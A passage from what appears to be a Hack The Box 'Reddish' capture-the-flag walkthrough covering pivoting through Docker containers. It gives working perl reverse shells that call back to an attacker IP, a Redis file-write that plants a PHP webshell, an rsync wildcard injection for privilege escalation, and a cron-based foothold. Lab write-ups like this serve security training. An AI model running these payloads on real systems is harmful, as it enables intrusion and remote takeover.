uid=0(root) gid=0(root) groups=0(root)
> whoami
root
```
#### Callback Shell
In investigating the box, it’s incredibly bare: no python, python3, php, nc, ifconfig, netstat, arp. There is perl though.
I’ll use the perl reverse shell from
- [PentestMonkey](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)
to get a proper callback shell. The exec node runs a command. In this case, I’ll configure it to take input for the port, which is inserted into the middle of the command:
- 
looks like:
- 
``` bash
[{"id":"6fe6b87a.30d988","type":"tab","label":"Reverse_TCP","disabled":false,"info":""},{"id":"6caeb9ad.e39468","type":"inject","z":"6fe6b87a.30d988","name":"9002","topic":"","payload":"9002","payloadType":"str","repeat":"","crontab":"","once":false,"onceDelay":0.1,"x":150,"y":160,"wires":[["97f946aa.853548"]]},{"id":"97f946aa.853548","type":"exec","z":"6fe6b87a.30d988","command":"perl -e 'use Socket;$i=\"10.10.14.9\";$p=","addpay":true,"append":";socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};'","useSpawn":"false","timer":"","oldrc":false,"name":"perl rev shell","x":350,"y":160,"wires":[["e2dba6a9.bb9fe8"],["e2dba6a9.bb9fe8"],[]]},{"id":"e2dba6a9.bb9fe8","type":"debug","z":"6fe6b87a.30d988","name":"","active":true,"tosidebar":true,"console":false,"tostatus":false,"complete":"false","x":570,"y":160,"wires":[]}]
```
first import the commads then deploy it and click the button , then i recive a shell
``` bash
root@kali:~# nc -lvp 9002
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9002
Ncat: Listening on 0.0.0.0:9002
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:46916.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```
#### File Upload
Since the box doesn’t have curl or wget or nc, created a file upload flow, that would callback to a given port, and then what it reads to /tmp/.df/upload:
- 
The string “9003” is not used by the TCP node, just there because needed something, and it was a good visual reminder as to what port the flow expected.
#### nodered Container
#### Local Enumeration
The local box is quite bare. I’m already running as root. As mentioned before, almost none of programs I’d expect on a linux host are present. Also, none of the IP addresses match 10.10.10.94:
``` bash
# ip addr
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
7: eth1@if8: mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff
inet 172.19.0.2/16 brd 172.19.255.255 scope global eth1
valid_lft forever preferred_lft forever
9: eth0@if10: mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
valid_lft forever preferred_lft forever
```
conclude in a container, and didn’t find much else of interest in it.

Since in a container, start tracking what I know about it:
- 
#### Network Enumeration
It’s fairly clear I need to move outside this container, and since there’s no obvious path to the host, I’ll look around the environment.
- Check arp
The arp cache shows only the two .1 ips, which are likely the host:
``` bash
# cat /proc/net/arp
IP address HW type Flags HW address Mask Device
172.19.0.1 0x1 0x2 02:42:bc:00:fb:35 * eth1
172.18.0.1 0x1 0x2 02:42:de:ac:1d:ce * eth0
```
- nmap Host
uploaded a
- [statically compiled nmap](https://github.com/andrew-d/static-binaries)
to check out the .1s:
``` bash
# ./nmap -p- -sT --min-rate 5000 172.18.0.1
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2018-07-24 10:57 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.18.0.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00016s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE
1880/tcp open unknown
MAC Address: 02:42:1F:A4:77:C3 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds
# ./nmap -p- -sT --min-rate 5000 172.19.0.1
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2018-07-24 10:57 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.19.0.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00013s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE
1880/tcp filtered unknown
MAC Address: 02:42:F2:E9:5E:A1 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```
- Ping Sweep
Next start a ping sweep to look for other hosts/containers, and find two other hosts worth looking at in the 172.19.0.0/24 subnet. Based on my current ifconfig and my assumption about the .1s being the gateway, I can label the output leaving two unknowns:
``` bash
# for i in $(seq 1 254); do (ping -c 1 172.18.0.$i | grep "bytes from" | cut -d':' -f1 | cut -d' ' -f4 &); done
172.18.0.1 <-- host
172.18.0.2 <-- node-red container
# for i in $(seq 1 254); do (ping -c 1 172.19.0.$i | grep "bytes from" | cut -d':' -f1 | cut -d' ' -f4 &); done
172.19.0.2
172.19.0.1 <-- host
172.19.0.3 <-- nodered container
172.19.0.4
```

got two new hosts to track:
- 
#### Pivoting
#### Overview
There’s many ways to set up tunnels to allow my pivot here. A few that come to mind are:
- Get a meterpreter session with nodered, and use the portfwd capability to tunnel from my local box into the network (like ssh tunneling).
- Copy an ssh client to nodered, and ssh back into my kali box with a reverse tunnel.
- Build a listening interface (likely web) with NodeRed, and use that to tunnel traffic.
- Using software designed for tunneling.
#### Getting Meterpreter
Open a handler with payload linux/x64/shell/reverse_tcp, and catch a callback from flow:
``` bash
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
---- --------------- -------- -----------
Payload options (linux/x64/shell/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST yes The listen address (an interface may be specified)
LPORT 9002 yes The listen port
Exploit target:
Id Name
-- ----
0 Wildcard Target
msf5 exploit(multi/handler) > set lhost 10.10.14.9
lhost => 10.10.14.9
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.9:9002
[*] Sending stage (38 bytes) to 10.10.10.94
[*] Command shell session 1 opened (10.10.14.9:9002 -> 10.10.10.94:47014) at 2020-07-25 12:40:43 -0400
id
/bin/sh: 1: j^H��j!Xu�j: not found
/bin/sh: 1: X�H�/bin/shSH��RWH��id: not found
```
For some reason, the first command run in this new shell can be garbage and fail. After making sure to get that out of the way, I’ll background the session (ctrl-z):
``` bash
# id
uid=0(root) gid=0(root) groups=0(root)
# ^Z
Background session 1? [y/N] y
```
Metasploit has a built in upgrade path to Meterpreter using sessions -u:
``` bash
msf5 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.9:4433
[*] Sending stage (985320 bytes) to 10.10.10.94
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(multi/handler) > [*] Meterpreter session 2 opened (10.10.14.9:4433 -> 10.10.10.94:50690) at 2020-07-25 12:41:29 -0400
msf5 exploit(multi/handler) >
[*] Stopping exploit/multi/handler
msf5 exploit(multi/handler) > sessions
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
1 shell x64/linux /bin/sh: 0: can't access tty; job control turned off # 10.10.14.9:9002 -> 10.10.10.94:47014 (10.10.10.94)
2 meterpreter x86/linux uid=0, gid=0, euid=0, egid=0 @ 172.18.0.2 10.10.14.9:4433 -> 10.10.10.94:50690 (172.18.0.2)
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
meterpreter >
```
#### www redis Containers
#### Note About IPs
One thing to note - on each reset / boot, Docker seems to randomize the IP addresses of the three containers, nodered, www, and redis. They always seem to be .2, .3, and .4, but which is which is something I need to determine each time. For the sake of this post, I’m working with redis as .2, nodered as .3, and www as .4.
#### nmap
Get an nmap scan of these two new hosts:
``` bash
# ./nmap -p- -sT --min-rate 5000 172.19.0.2
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2018-07-24 11:19 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for reddish_composition_redis_1.reddish_composition_internal-network (172.19.0.2)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00016s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE
6379/tcp open unknown
MAC Address: 02:42:AC:13:00:02 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 2.49 seconds
# ./nmap -p- -sT --min-rate 5000 172.19.0.4
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2018-07-24 11:19 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for reddish_composition_www_1.reddish_composition_internal-network (172.19.0.3)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00016s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE
80/tcp open http
MAC Address: 02:42:AC:13:00:03 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds
```
can see the docker names, reddish_composition_redis_1 and reddish_composition_www_1, and the listening ports which fit for each server, 6379 for redis, and 80 for www.
#### Web Site
- Access
I’ll use the meterpreter shell to port forward localhost 80 through the session to 172.19.0.3:
``` bash
meterpreter > portfwd add -l 80 -r 172.19.0.3 -p 80
[*] Local TCP relay created: :80 <-> 172.19.0.3:80
```

Visiting http://127.0.0.1/ gives the page:
- 
- Javascript
Much more interesting than the displayed page is the javascript in the source:
``` bash
Reddish
It works!
This is the default web page for this server.
The web server software is running but no content has been added, yet.
```
There’s two important take-aways from this source:
- 1.There are ajax calls to 8924d0549008565c554f8128cd11fda4/ajax.php. Based on the parameters values for the text of get hits and incr hits (which look like redis commands), I can hypothesize that these commands are executed on the redis database.
- There’s some self-proclaimed incomplete code having to do with backing up that database. It does indicate that the web folder is shared with the database container.
I can also test out these function in the firefox debug console:
``` bash
13:17:49.521 getData()
13:17:49.668 undefined
13:17:51.757 Number of hits: 1 127.0.0.1:19:20
13:17:59.877 incrCounter()
13:17:59.884 undefined
13:18:05.446 getData()
13:18:05.453 undefined
13:18:07.953 Number of hits: 2
```
What about trying to exercise the backup function? Visiting
``` bash
http://127.0.0.1/8924d0549008565c554f8128cd11fda4/ajax.php?backup=/etc/passwd
```
eventually has a timeout, which makes sense since the comments said it was not yet implemented:
``` bash
Fatal error: Uncaught Exception: Cant read line from socket. in /var/www/html/8924d0549008565c554f8128cd11fda4/lib/Client.php:74 Stack trace: #0 /var/www/html/8924d0549008565c554f8128cd11fda4/lib/Client.php(101): Client->readLine() #1 /var/www/html/8924d0549008565c554f8128cd11fda4/ajax.php(9): Client->sendCmd(NULL) #2 {main} thrown in /var/www/html/8924d0549008565c554f8128cd11fda4/lib/Client.php on line 74
```
This error message does give me the absolute web path, which is the default apache path
``` bash
/var/www/html
```
#### Database
So I can do some interaction with the database through the website and JavaScript… But I can also interact directly with the Redis database.
Just like with www, I’ll use meterpreter to set up a tunnel into the subnet with www and redis:
``` bash
meterpreter > portfwd add -l 6379 -r 172.19.0.4 -p 6379
[*] Local TCP relay created: :6379 <-> 172.19.0.4:6379
```
do basic enumeration with nc:
``` bash
root@kali:~# nc 127.0.0.1 6379
get hits
$1
2
incr hits
:3
get hits
$1
3
incr hits
:4
get hits
$1
4
```
install redis-cli for interaction with the db:
apt-get install redis-tools
``` bash
root@kali:~# redis-cli # by default, connects to localhost 6379
127.0.0.1:6379> incr hits
(integer) 5
(0.58s)
127.0.0.1:6379> incr hits
(integer) 6
(0.57s)
127.0.0.1:6379> incr hits
(integer) 7
(0.58s)
127.0.0.1:6379> get hits
"7"
(0.63s)
```
#### WebShell
[This post](https://packetstormsecurity.com/files/134200/Redis-Remote-Command-Execution.html) on PacketStorm details how I can use Redis to write arbitrary files on disk. I can flush the database, write some data into it, and then back it up to a target location. The article talks about writing an SSH key. SSH isn’t enabled here, but, because I know that the database server shares disk space with www, I can write a web shell.
- Exploit Limitations
This isn’t by any means perfect. For example, the database will compress repeated text patterns, so could I lose some of the text I want to write. So for example, when I tried to write
into multiple places in a php file, only the first actually made it through as desired. Even if I tried using
and
, the second
&S"); was replaced and thus broke the script.
- Exploit to WebShell
Luckily for me, I can write a simple php webshell, and there’s no repeats, and php doesn’t care about garbage before or after the shell.
Steps (all in redis-cli):
- flush the database
- write shell to database
- set directory
- set filename
- save
``` bash
root@kali:~# cat redis.txt
root@kali:~# redis-cli -h 127.0.0.1 flushall
OK
root@kali:~# cat redis.txt | redis-cli -x set crackit
OK
root@kali:~# redis-cli
127.0.0.1:6379> config set dir /var/www/html/8924d0549008565c554f8128cd11fda4/
OK
(0.60s)
127.0.0.1:6379> config set dbfilename "df.php"
OK
(0.60s)
127.0.0.1:6379> save
OK
(0.58s)
```
Now check out http://127.0.0.1/8924d0549008565c554f8128cd11fda4/df.php?cmd=id:
``` bash
REDIS0008� redis-ver�4.0.9� redis-bits�@��ctime��}�_��used-mem¨? ��aof-preamble�����crackit+ uid=33(www-data) gid=33(www-data) groups=33(www-data) ���Z",���
```
hostname shows the host is named www:
``` bash
REDIS0008� redis-ver�4.0.9� redis-bits�@��ctime��}�_��used-mem¨? ��aof-preamble�����crackit+ www ���Z",���
```
#### Script Redis WebShell
The files in the web directory seem to be cleared out every 3 minutes (I’ll confirm this soon), so scripted the upload:
upload_shell.sh
``` bash
#!/bin/sh
redis-cli -h 127.0.0.1 flushall
cat redis.txt | redis-cli -h 127.0.0.1 -x set crackit
redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4/
redis-cli -h 127.0.0.1 config set dbfilename "df.php"
redis-cli -h 127.0.0.1 save
```
then run the script:
``` bash
root@kali:~/hackthebox/machine/reddish# ./upload_shell.sh
OK
OK
OK
OK
OK
```
#### Interactive Shell
- Connectivity socat
It doesn’t look like I can connect all the back to kali from this host. which ping returns /bin/ping, but trying to ping 10.10.14.9 doesn’t result in anything when watching in tcpdump. When I try to ping 172.19.0.3 (nodered), I get results
So I need to pivot through nodered. I’ll upload a static copy of socat to the box using the Node-Red flow for upload. Now I can use socat one of two ways:
- Relay traffic through nodered back to kali
- Catch the callback on nodered
do the first one, so in the shell on nodered, create a tunnel:
``` bash
# pwd
/tmp
# ./socat tcp-listen:223,fork tcp:10.10.14.9:223 &
```
That will run in the background, and forward any traffic that hits port 223 on nodered to my workstation on port 223.
- Execution
And, like nodered, there’s a limited toolset available. Luckily, perl is still present (a phrase I never thought I’d say).
To get this working, it took a fair amount of playing with the url encoding. In the end, I had success by visiting the following url in a browser:
``` bash
http://127.0.0.1/8924d0549008565c554f8128cd11fda4/df.php?cmd=perl%20-e%20%27use%20Socket%3b$i%3d%22172.19.0.2%22%3b$p%3d223%3bsocket(S,PF_INET,SOCK_STREAM,getprotobyname(%22tcp%22))%3bif(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,%22%3E%26S%22)%3bopen(STDOUT,%22%3E%26S%22)%3bopen(STDERR,%22%3E%26S%22)%3bexec(%22/bin/sh+-i%22)%3b}%3b%27
```
then we got the shell
``` bash
root@kali:~# nc -lvp 223
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::223
Ncat: Listening on 0.0.0.0:223
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:50210.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ ip addr
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
11: eth0@if12: mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff
inet 172.19.0.3/16 brd 172.19.255.255 scope global eth0
valid_lft forever preferred_lft forever
13: eth1@if14: mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:ac:14:00:02 brd ff:ff:ff:ff:ff:ff
inet 172.20.0.2/16 brd 172.20.255.255 scope global eth1
valid_lft forever preferred_lft forever
$ ls -la
total 24
drwxr-xr-x 2 1000 1000 4096 Jul 16 2018 .
drwxr-xr-x 5 root root 4096 Jul 15 2018 ..
lrwxrwxrwx 1 root root 9 Jul 16 2018 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000 220 Apr 23 2018 .bash_logout
-rw-r--r-- 1 1000 1000 3771 Apr 23 2018 .bashrc
-rw-r--r-- 1 1000 1000 655 Apr 23 2018 .profile
-r-------- 1 1000 1000 33 Apr 23 2018 user.txt
```
ajax.php, which shows the commands running at the redis server:
``` bash
$ cat ajax.php
getPool() as $key => $server) {
$client = new Client($server);
$result = $client->sendCmd($_GET['test']);
echo $result;
}
```
#### Privesc www-data to usertxt
#### Identifying Backup Cron
To get to user.txt, I’ll need to privesc. Looking around the box, there wasn’t a ton going on, so I decided to look for interesting processes starting and stopping. I’ve been a huge fan of pspy in the past for this, but since I’m two hops deep at this point, I’ll just using a bash script:
``` bash
#!/bin/bash
IFS=$'\n'
old=$(ps -eo command)
while true; do
new=$(ps -eo command)
diff <(echo "$old") <(echo "$new") | grep [\<\>]
sleep .3
old=$new
done
```
Running it shows some interesting scripts being run about every 3 minutes:
``` bash
$ ./proc.sh
> /usr/sbin/CRON
> /bin/sh -c sh /backup/backup.sh
> sh /backup/backup.sh
> rsync -a rsync://backup:873/src/backup/ /var/www/html/
> rsync -a rsync://backup:873/src/backup/ /var/www/html/
```
Looking at /backup/backup.sh, it is saving the database, then removing the web folders and bringing them back in from a host named backup:
``` bash
$ cat /backup/backup.sh
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://backup:873/src/rdb/
cd / && rm -rf /var/www/html/*
rsync -a rsync://backup:873/src/backup/ /var/www/html/
chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
```
- Exploiting the Wildcard
I can exploit the command rsync -a *.rdb rsync://backup:873/src/rdb, specifically the wildcard character. Because of how Unix handles wildcards, I can create a file named -e sh p.rdb, and that will evaluate to run sh p.rdb. The technique is detailed [here](https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt).
I’ll first set up a tunnel on nodered:
``` bash
# ./socat tcp-listen:9010,fork tcp:10.10.14.9:9010 &
```
Now write a perl reverse shell into a file and create the other file to run it. I’ll use base64 to easily move small files back and forth:
``` bash
root@kali:~/hackthebox/machine/reddish# cat shell.txt
perl -e 'use Socket;$i="172.19.0.2";$p=9010;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
root@kali:~/hackthebox/machine/reddish# cat shell.txt | base64
cGVybCAtZSAndXNlIFNvY2tldDskaT0iMTcyLjE5LjAuMiI7JHA9OTAxMDtzb2NrZXQoUyxQRl9J
TkVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2th
ZGRyX2luKCRwLGluZXRfYXRvbigkaSkpKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQs
Ij4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL3NoIC1pIik7fTsnCg==
```
I’ll create my reverse shell script as p.rdb, and then create the file that will call that abusing the wildcard with touch:
``` bash
$ echo cGVybCAtZSAndXNlIFNvY2tldDskaT0iMTcyLjE5LjAuMiI7JHA9OTAxMDtzb2NrZXQoUyxQRl9JTkVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSkpKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL3NoIC1pIik7fTsnCg== | base64 -d > /var/www/html/f187a0ec71ce99642e4f0afbd441a68b/p.rdb
$ touch /var/www/html/f187a0ec71ce99642e4f0afbd441a68b/-e\ sh\ p.rdb
```

When the cron runs, I’ll catch a callback as root on www when the backup script runs:
and grab user.txt:
``` bash
root@kali:~# nc -lvp 9010
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9010
Ncat: Listening on 0.0.0.0:9010
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:54802.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# pwd
/var/www/html/f187a0ec71ce99642e4f0afbd441a68b
# cd /home
# ls
bergamotto
lost+found
somaro
# cd somaro
# ls
user.txt
# cat user.txt
c09aca7cb02c968b1e9637d51661f129
```
- 
#### File Upload to www
To move to the next steps, I’ll want to get files uploaded to www, which is challenging without curl, wget, or nc. Here’s how I do it:
Start a tunnel on nodered that will listen (in this case on 8080) and forward that to my host:
``` bash
# ./socat TCP-LISTEN:8080,fork TCP:10.10.14.9:8888 &
```
Use perl to request file:
``` bash
# perl -e 'use File::Fetch; my $url = "http://172.19.0.2:8080/socat"; my $ff = File::Fetch->new(uri => $url); my $file = $ff->fetch() or die $ff->error;'
```
Serve from workstation:
``` bash
root@kali:~/hackthebox/machine/reddish# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.10.10.94 - - [25/Jul/2020 16:39:20] "GET /socat HTTP/1.1" 304 -
```
#### backup Container
#### Enumeration
The backup script not only provides a path to root on www, but it also tells me about another host, backup. If I ping -c 1 backup, I’ll see it resolves to 127.20.0.2. I’ll upload nmap to www and see what’s open:
``` bash
# ./nmap -p- --min-rate 5000 172.20.0.3
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2018-07-25 12:36 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for reddish_composition_backup_1.reddish_composition_internal-network-2 (172.20.0.2)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000034s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE
873/tcp open rsync
MAC Address: 02:42:AC:14:00:02 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 22.23 seconds
```
open on 873, rsync, which is how www was connecting to it.

I’ll update my diagram:
- 
#### rsync access
rsync gives me full read and write access to backup. I can read the file system:
``` bash
# rsync rsync://backup:873/src
drwxr-xr-x 4,096 2018/07/15 17:42:39 .
-rwxr-xr-x 0 2018/05/04 21:01:30 .dockerenv
-rwxr-xr-x 100 2018/05/04 19:55:07 docker-entrypoint.sh
drwxr-xr-x 4,096 2018/07/15 17:42:41 backup
drwxr-xr-x 4,096 2018/07/15 17:42:39 bin
drwxr-xr-x 4,096 2018/07/15 17:42:38 boot
drwxr-xr-x 4,096 2018/07/15 17:42:39 data
drwxr-xr-x 3,720 2020/07/25 14:50:42 dev
drwxr-xr-x 4,096 2018/07/15 17:42:39 etc
drwxr-xr-x 4,096 2018/07/15 17:42:38 home
drwxr-xr-x 4,096 2018/07/15 17:42:39 lib
drwxr-xr-x 4,096 2018/07/15 17:42:38 lib64
drwxr-xr-x 4,096 2018/07/15 17:42:38 media
drwxr-xr-x 4,096 2018/07/15 17:42:38 mnt
drwxr-xr-x 4,096 2018/07/15 17:42:38 opt
dr-xr-xr-x 0 2020/07/25 14:50:42 proc
drwxr-xr-x 4,096 2020/07/25 20:16:01 rdb
drwx------ 4,096 2018/07/15 17:42:38 root
drwxr-xr-x 4,096 2020/07/25 14:50:43 run
drwxr-xr-x 4,096 2018/07/15 17:42:38 sbin
drwxr-xr-x 4,096 2018/07/15 17:42:38 srv
dr-xr-xr-x 0 2020/07/25 14:50:42 sys
drwxrwxrwt 4,096 2020/07/25 21:18:01 tmp
drwxr-xr-x 4,096 2018/07/15 17:42:39 usr
drwxr-xr-x 4,096 2018/07/15 17:42:39 var
```
I can write to the file system:
``` bash
# rsync rsync://backup:873/src/tmp/
drwxrwxrwt 4,096 2018/07/26 21:27:16 .
# rsync luci rsync://backup:873/src/tmp/
# rsync rsync://backup:873/src/tmp/
drwxrwxrwt 4,096 2018/07/26 21:27:34 .
-rw-r--r-- 0 2018/07/26 21:27:34 luci
```
#### Shell via Cron
I’ll use the read / write access to verify that cron is enabled, and then write one to get shell.
There’s already a cron named clean in the folder, which is a good sign that cron is enabled:
``` bash
# rsync rsync://backup:873/src/etc/cron.d/
drwxr-xr-x 4,096 2018/07/25 21:41:13 .
-rw-r--r-- 102 2015/06/11 10:23:47 .placeholder
-rw-r--r-- 29 2018/05/04 20:57:55 clean
```
I’ll write a cron file. First, a shell script that calls back to www on port 9010:
``` bash
